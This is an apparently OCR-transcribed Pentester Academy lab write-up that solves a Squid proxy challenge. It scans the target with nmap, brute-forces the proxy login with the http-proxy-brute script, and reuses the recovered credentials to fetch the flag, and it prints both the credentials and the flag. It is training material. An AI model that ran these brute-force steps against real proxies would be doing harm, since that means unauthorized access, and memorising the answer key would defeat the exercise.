ATTACK DEFENSE

by PentesterAcademy

Name	Squid: Cracking Credentials
URL	https://www.attackdefense.com/challengedetails?cid=227
Type	Infrastructure Attacks : Squid Proxy


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: You have to figure out the credentials for the proxy, access the web portal and retrieve the flag!

Solution:

Step 1: Find ip address of the attacker machine

Command: ip addr




```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
6034: eth0@if6035: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:07 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.7/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
6037: eth1@if6038: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:6a:98:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.106.152.2/24 brd 192.106.152.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The target server is at 192.106.152.3

Step 2: Perform nmap scan to identify the running services and open ports


Command: nmap 192.106.152.3



```
root@attackdefense:~# nmap 192.106.152.3
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-08 11:56 UTC
Nmap scan report for wdm2jn0lc86kquo7whebt5yon.temp-network_a-106-152 (192.106.152.3)
Host is up (0.000013s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
3128/tcp open  squid-http
MAC Address: 02:42:C0:6A:98:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
root@attackdefense:~#
```

Step 3: Accessing web server through proxy using curl

Command: curl -x 192.106.152.3:3128 127.0.0.1:80




```
root@attackdefense:~# curl -x 192.106.152.3:3128 127.0.0.1:80
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<meta type="copyright" content="Copyright (C) 1996-2015 The Squid Software Foundation and contributors">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>ERROR: Cache Access Denied</title>
<style type="text/css"><!--
 /*
```

The squid proxy is denying requests as it only allow users with correct credentials.

Step 4: Perform dictionary attack on squid proxy using nmap and default wordlists.

Command: nmap --script http-proxy-brute -p3128 192.106.152.3




```
root@attackdefense:~# nmap --script http-proxy-brute -p3128 192.106.152.3
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-08 12:01 UTC
Nmap scan report for wdm2jn0lc86kquo7whebt5yon.temp-network_a-106-152 (192.106.152.3)
Host is up (0.000039s latency).

PORT     STATE SERVICE
3128/tcp open  squid-http
| http-proxy-brute:
|   Accounts:
|     webadmin:inferno - Valid credentials
|_  Statistics: Performed 50009 guesses in 33 seconds, average tps: 1971.3
MAC Address: 02:42:C0:6A:98:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 33.39 seconds
root@attackdefense:~#
```

The dictionary attack was successful and the credentials for the proxy are:

- Username: webadmin
- Password: inferno

Step 5: Pass the credentials in the curl request and access the web server through the squid proxy.

Command: curl -x webadmin:inferno@192.106.152.3:3128 127.0.0.1:80



```
root@attackdefense:~# curl -x webadmin:inferno@192.106.152.3:3128 127.0.0.1:80
Congragulations you've successfully completed the challenge, here is your flag: 6E1FE0694CA2B63E45325232D06583BE
root@attackdefense:~#
```

Flag: 6E1FE0694CA2B63E45325232D06583BE

References:

1. Squid Proxy (http://www.squid-cache.org/)
2. Nmap Script: http-proxy-brute (https://nmap.org/nsedoc/scripts/http-proxy-brute.html)